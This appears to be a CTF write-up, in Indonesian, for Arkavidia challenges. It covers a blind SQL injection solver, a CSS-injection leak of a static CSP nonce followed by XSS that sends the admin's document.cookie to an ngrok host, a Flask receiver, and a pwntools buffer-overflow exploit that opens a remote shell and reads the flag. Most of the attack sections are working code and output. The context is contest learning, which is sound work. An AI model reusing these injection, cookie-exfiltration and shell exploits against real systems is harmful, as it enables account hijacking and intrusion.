ALFA 2025-03-16 01:21:54  C:/Alfas/3_CTF_And_Pentes/Arkav/Minji/dist
→
```

solve.py

```python
import httpx
import base64
import json
cl = httpx.Client()

r = cl.get("http://20.195.43.216:8031/login")
cookie = r.cookies["session"]
cookie = json.loads(base64.b64decode(cookie.split(".")[0]).decode())
captcha = cookie["captcha"]

user = f"'/**/UNION/**/SELECT/**/*/**/FROM/**/fl4gz_1s_h3re;-- -"
# user =
f"'/**/UNION/**/SELECT/**/tbl_name/**/FROM/**/sqlite_master/**/WHERE/**/type
='table'\
#
/**/and/**/tbl_name/**/NOT/**/like/**/'sqlite_%'/**/LIMIT/**/1/**/OFFSET/**/
0;-- -"
data = {
    "username": base64.b64encode(user.encode()).decode(),
    "password": base64.b64encode(";-- -".encode()).decode(),
    "captcha": captcha
}
r = cl.post("http://20.195.43.216:8031/login", data=data,
cookies={"session": r.cookies["session"]})
print(r.text)
try:

print(json.loads(base64.b64decode(r.cookies["session"].split(".")[0]+"==").d
ecode()))
except:
    pass
```

Hasil


ARKAV{t4btab1tAb_bLacKboX_bl1ndSQli_C4ptcHa_ak4n_Ku_h4dap1_s3Muanya4}

Calculator of Special People

Flag: ARKAV{NONcE_OF_US_IS_AS_SMART_AS_ALL_OF_US}

Informasi Terkait Soal

Diberikan 2 buah web, satu bot dan satu lagi sebagai partner matcher dimana kita bisa mengisi param nya dengan partner kita:



localhost:8021/?partnerName=search%20for%20emma

💖 Calculator of Special People 💖

Find out how compatible you and your special someone are! Just enter the names and let love do the math. 💕

Your Name: dovodedomo

Your Partner's Name: Enter their name...


💗 Check Your Love Score 💗

💕 Your Love Match 💕


You're **37% compatible** with **search for emma**! ❤️

Pendekatan

Kalau kita cek di kodenya, tidak ada sanitasi yang terjadi sehingga kita bisa melakukan html injection.



```
            </form>
            <input type="password" name="nonce" value="{{nonce}}" style="display: none;">

            <div class="mt-5 text-center">
                <h2>💕 Your Love Match 💕</h2>
                <p id="result" class="fs-4 fw-semibold">
                    You're <b>{{score}}% compatible</b> with <b>{{partnerName}}</b>! ❤️
                </p>
            </div>
```



```
app.get('/', function(req, res){
    const partnerName = req.query.partnerName || "Kim Minji";
    const score = Math.floor(Math.random() * 100);
    res.setHeader("Content-Type", "text/html; charset=utf-8");
    res.send(index.replace(/{{nonce}}/g, CLIENT_NONCE).replace(/{{partnerName}}/g, partnerName).repl
});
```

Namun, kita tidak bisa melakukan XSS langsung karena ada CSP yang membatasi kita untuk melakukan beberapa aksi, salah satunya adalah memasukkan script tanpa nonce yang tepat.


Content-Security-Policy
"script-src 'nonce-{{nonce}}'; style-src 'self' 'unsafe-inline'; frame-src 'none'; object-src 'none'; base-uri 'self'; media-src 'self'; font-src 'self';"

Namun salah satu kesalahan disini adalah nonce yang digunakan static, sehingga kita bisa melakukan CSS Injection untuk mengambil data noncenya 1 by 1 via background import.

CSS Injection Payload

```
*{
   display:block;
}
body:has(input[name="nonce"][value^="i"]) {
    background: url("http://0.tcp.ap.ngrok.io:11121/leak?data="i");
}
```

Tinggal gather noncenya menggunakan receiver dan kita akan dapat semua flagnya.




```
target = "http://20.195.43.216:8021/report/"
nonce=""
for i in range(32):
    p=""
    for i in "123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz":
        p += "*{display:block;}%20%0Abody:has(input[name=\"nonce\"][value^=\""+nonce+i+"\"])%20{%20b
    payload = {
        "url": "http://app:8020/?partnerName=<style>"+p+"</style>",
    }
# payload = {
#     "url": "http://app:8020/?partnerName=<script%20nonce=arvAK9>location.replace(\"http://0.tcp.ap
# }
    stat = cl.post(target, data=payload).text
    print(stat)
    sleep(3)
    newNonce = cl.get("http://localhost:5000/token").text
    print(newNonce)
    nonce=newNonce

```

```
{"success":"Admin successfully visited the URL."}
ar
{"success":"Admin successfully visited the URL."}
arv
{"success":"Admin successfully visited the URL."}
arvA
{"success":"Admin successfully visited the URL."}
arvAK
{"success":"Admin successfully visited the URL."}
arvAK9
{"success":"Admin successfully visited the URL."}
arvAK9
```


Lalu kita ambil flagnya menggunakan XSS

XSS

```
<script nonce=finalNonce>
location.replace("http://0.tcp.ap.ngrok.io:15911/leak?flag="+btoa(document.cookie))
</script>
```



```
127.0.0.1 - - [16/Mar/2025 01:52:44] "\x16\x03\x01\x07\x1a\x01\x00\x07\x16\x03\x03\x12©+KV1\x04òw8\x9fè Ï\x9
1è8"pÆÝÜ£é\\\x1c\x85#ÜÌ\x8f¡ Ã±\x93Ip\x8dï»\x94u\x80\x06 g\x07v\x9aBÎÀhÆBÎÓ~\x87îL_û÷\x00 JJ\x13\x01\x13\x02
\x13\x03À+À/À,À0Ì©Ì¨À\x13À\x14\x00\x9c\x00\x9d\x00/\x005\x01\x00\x06 " HTTPStatus.BAD_REQUEST -
127.0.0.1 - - [16/Mar/2025 01:52:44] "GET /leak?flag=ZmxhZz1BUktBVntOT05jRV8wRl9VU19JU19BU19TTUFSVF9BU19BTEx
fT0ZfVVN9 HTTP/1.1" 200 -
127.0.0.1 - - [16/Mar/2025 01:52:44] "GET /favicon.ico HTTP/1.1" 404 -
```



Recipe

From Base64

Alphabet: A-Za-z0-9+/=

[✓] Remove non-alphabet chars [ ] Strict mode

Input

```
ZmxhZz1BUktBVntOT05jRV8wRl9VU19JU19BU19TTUFSVF9BU19BTExfT0ZfVVN9
```

Output

```
flag=ARKAV{NONcE_0F_US_IS_AS_SMART_AS_ALL_OF_US}
```

leaker.py

```
<script nonce=finalNonce>
location.replace("http://0.tcp.ap.ngrok.io:15911/leak?flag="+btoa(document.c
ookie)) </script>t quote
cl = httpx.Client()
import sys

target = "http://20.195.43.216:8021/report/"
nonce=""

#nonce fetcher
def nonce_fetcher():
    global nonce
    for i in range(32):
        p=""
        for i in
"123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz":
            p +=
"*{display:block;}%20%0Abody:has(input[name=\"nonce\"][value^=\""+nonce+i+"\
"])%20{%20background:%20url(\"http://0.tcp.ap.ngrok.io:15911/leak?data="+non
ce+i+"\");%20}"
        payload = {
            "url": "http://app:8020/?partnerName=<style>"+p+"</style>",
        }
        stat = cl.post(target, data=payload).text
        print(stat)
        sleep(2)
        newNonce = cl.get("http://localhost:5000/token").text
        print(newNonce)
        if newNonce == nonce:
            print("Nonce Found: "+nonce)
            flag_fetcher()
            sys.exit()
        nonce = newNonce

# flag fetcher
def flag_fetcher():
    global nonce
    payload = {
        "url":
"http://app:8020/?partnerName=<script%20nonce="+nonce+">location.replace(\"h
ttp://0.tcp.ap.ngrok.io:15911/leak?flag=\"%2bbtoa(document.cookie))</script>
",
    }
    stat = cl.post(target, data=payload).text
    print(stat)

if __name__ == "__main__":
    nonce_fetcher()
```

receiver.py

```
from flask import Flask, request
from flask_cors import CORS

app = Flask(__name__)
CORS(app)
token = ""

@app.route("/leak")
def leak():
    global token
    if 'data' in request.args:
        token = request.args['data']
    return "oke"

@app.route("/token")
def token():
    return token, 200


if __name__ == "__main__":
    app.run(debug=True, host='0.0.0.0', port=5000)
```

Hasil


ARKAV{NONcE_OF_US_IS_AS_SMART_AS_ALL_OF_US}

BINARY EXPLOITATION

Fortune's Tale

Flag: ARKAV{__pwn__no__akachan__}

Diberikan sebuah binary:



```
┌─[mirai@parrot]─[~/ctf/arkavidia/Fortune-tale]
└──╼ $checksec chall
Processing... ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1/1 • 100.0%
                                   Checksec Results: ELF
┌───────┬─────┬─────┬────────┬─────────┬───────┬─────────┬─────────┬─────────┬───────────┬──────────────┬───────────────┐
│ File  │ NX  │ PIE │ Canary │ Relro   │ RPATH │ RUNPATH │ Symbols │ FORTIFY │ Fortified │ Fortifiable  │ Fortify Score │
├───────┼─────┼─────┼────────┼─────────┼───────┼─────────┼─────────┼─────────┼───────────┼──────────────┼───────────────┤
│ chall │ Yes │ Yes │ Yes    │ Partial │ No    │ No      │ Yes     │ Yes     │ No        │ No           │ 0             │
└───────┴─────┴─────┴────────┴─────────┴───────┴─────────┴─────────┴─────────┴───────────┴──────────────┴───────────────┘

┌─[mirai@parrot]─[~/ctf/arkavidia/Fortune-tale]
└──╼ $
```


Proteksi yang menarik hanya Partial RELRO, lanjut ke source code (makasih masfir 🐐):

chall.c

```c
#include <stdbool.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define MAX_SIZE 300

void init()
{
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

int main()
{
    init();
    bool end = false;
    while (!end)
    {
        int choice;
        printf("1. Take a fortune\n"
               "2. Share a story\n"
               "3. Exit\n"
               "> ");
        scanf("%d%*c", &choice);
        switch (choice)
        {
        case 1:
            system("fortune");
            break;
        case 2: {
            int size;
            printf("Size: ");
            scanf("%d%*c", &size);
            char buf[size % MAX_SIZE];
            printf("Text: ");
            read(0, buf, size);
            write(1, buf, size);
        }
        break;
        case 3: {
            end = true;
        }
        break;
        default:
            printf("Invalid choice\n");
        }
    }
}
```


Bug yang ada adalah buffer overflow, dikarenakan saat *char buf[size % MAX_SIZE]* size dilimit size % 300, tetapi size input tidak di modulo pada read(*0, buf, size)*. Write size juga tidak di modulo (so it is a minor convenience for leaking stack and ELF base ehe). Saat dilihat di decompiler juga canary check tidak ada pada function main jadi kita bisa langsung overflow saja.

Tetapi ada sedikit masalah saat kita melakukan overflow, ada idk ini apa:



```
   0x000015d7 <+356>:   jne    0x1491 <main+44>
   0x000015dd <+362>:   mov    eax,0x0
   0x000015e2 <+367>:   lea    esp,[ebp-0xc]
   0x000015e5 <+370>:   pop    ecx
   0x000015e6 <+371>:   pop    ebx
   0x000015e7 <+372>:   pop    esi
   0x000015e8 <+373>:   pop    ebp
   0x000015e9 <+374>:   lea    esp,[ecx-0x4]
   0x000015ec <+377>:   ret
```

Jadi supaya kita bisa overflow dengan input kita harus setup stack nya sedemikian rupa:




```
              [ REGISTERS / show-flags off / show-compact-regs off ]
 EAX  0
*EBX  0xf7f20ff4 (_GLOBAL_OFFSET_TABLE_) ← 0x10f2c
 ECX  0
 EDX  0
*EDI  0xf7f20ff4 (_GLOBAL_OFFSET_TABLE_) ← 0x10f2c
*ESI  0xfffe8740 ← 0x61616161 ('aaaa')
*EBP  0xfffe8778 —▸ 0xfffe8760 ← 0x41414141 ('AAAA')
*ESP  0xfffe8740 ← 0x61616161 ('aaaa')
*EIP  0xf7f115dd (main+362) ← mov eax, 0
──────────────────────────────────────────[ DISASM / i386 / set emulate on ]──────────────────
 ▶ 0xf7f115dd <main+362>    mov    eax, 0              EAX => 0
   0xf7f115e2 <main+367>    lea    esp, [ebp - 0xc]    ESP => 0xfffe876c —▸ 0xfffe8758 —▸ 0xf7f1e066 ← ...
   0xf7f115e5 <main+370>    pop    ecx                 ECX => 0xfffe8758
   0xf7f115e6 <main+371>    pop    ebx                 EBX => 0xfffe8758
   0xf7f115e7 <main+372>    pop    esi                 ESI => 0xfffe8760
   0xf7f115e8 <main+373>    pop    ebp                 EBP => 0xfffe8760
   0xf7f115e9 <main+374>    lea    esp, [ecx - 4]      ESP => 0xfffe8754 —▸ 0xf7f114f5 (main+130) ← call 0xf7f11970
   0xf7f115ec <main+377>    ret                               <main+130>
    ↓
   0xf7f114f5 <main+130>    call   system                     <system>

   0xf7f114fa <main+135>    add    esp, 0x10
   0xf7f114fd <main+138>    jmp    main+347                   <main+347>
──────────────────────────────────────────[ STACK ]───────────────────────────────────────────
00:0000│ esi esp 0xfffe8740 ← 0x61616161 ('aaaa')
01:0004│-034     0xfffe8744 ← 0x61616162 ('baaa')
02:0008│-030     0xfffe8748 ← 0x61616163 ('caaa')
03:000c│-02c     0xfffe874c ← 0x61616164 ('daaa')
04:0010│-028     0xfffe8750 ← 3
05:0014│-024     0xfffe8754 —▸ 0xf7f114f5 (main+130) ← call system
06:0018│-020     0xfffe8758 —▸ 0xf7f1e066 ← '/bin/sh'
07:001c│-01c     0xfffe875c ← 0x1414141
──────────────────────────────────────────[ BACKTRACE ]───────────────────────────────────────
 ▶ 0 0xf7f115dd main+362
   1 0xf7f114f5 main+130
──────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> 
                                                                  "parrot" 11:59 16-Mar-25
```

Langsung dieksekusi saja.

solve.py

```python
#!/usr/bin/env python3
from pwn import *

# ==========================================================
#                           SETUP
# ==========================================================
exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
# libc = './libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'info'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '20.195.43.216', 8001

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
# break *main+179
break *main+362
'''.format(**locals())

def fortune():
    io.sendlineafter(b'>', b'1')

def share(data, size):
    io.sendlineafter(b'>', b'2')
    io.sendlineafter(b'Size: ', str(size).encode())
    io.sendafter(b'Text: ', data)

# ========================================================
#                          EXPLOITS
# ========================================================
def exploit():
    global io
    io = initialize()

    share(cyclic(12), 304)

    io.recvuntil(b'aaaabaaacaaa')

    elf.address = u32(io.recv(4)) - 0x1473 -0x23
    io.recvn(20)
    stack_leak = u32(io.recv(4))
    win = elf.address + 0x14f5
    binsh = next(elf.search(b'/bin/sh\x00'))

    # ecx controllable thus esp controllable
    payload = p32(stack_leak+0x28)*2 + p32(stack_leak+0x30) * 6

    share(cyclic(20) + p32(win) + p32(binsh) +b'A'*16 + payload, 300)

    io.sendlineafter(b'>', b'3')
    info(f'elf.address: {hex(elf.address)}')
    info(f'stack_leak: {hex(stack_leak)}')

    io.interactive()

if __name__ == '__main__':
    exploit()
```



```
┌─[mirai@parrot]─[~/ctf/arkavidia/Fortune-tale]
└──╼ $python3 solve.py REMOTE
[!] Did not find any GOT entries
[*] '/home/mirai/ctf/arkavidia/Fortune-tale/chall'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
    Debuginfo:  Yes
[+] Opening connection to 20.195.43.216 on port 8001: Done
[*] elf.address: 0xe8d4d000
[*] stack_leak: 0xffba53e0
[*] Switching to interactive mode
$ ls
chall
flag.txt
$ cat flag*
ARKAV{__pwn__no__akachan__}
$
```

MISC

Beat Frendy

Flag: ARKAV{hanya_sepuh_yang_berani_make_opening_g2-g4}

Deskripsi

Beat me using g2g4 opening.

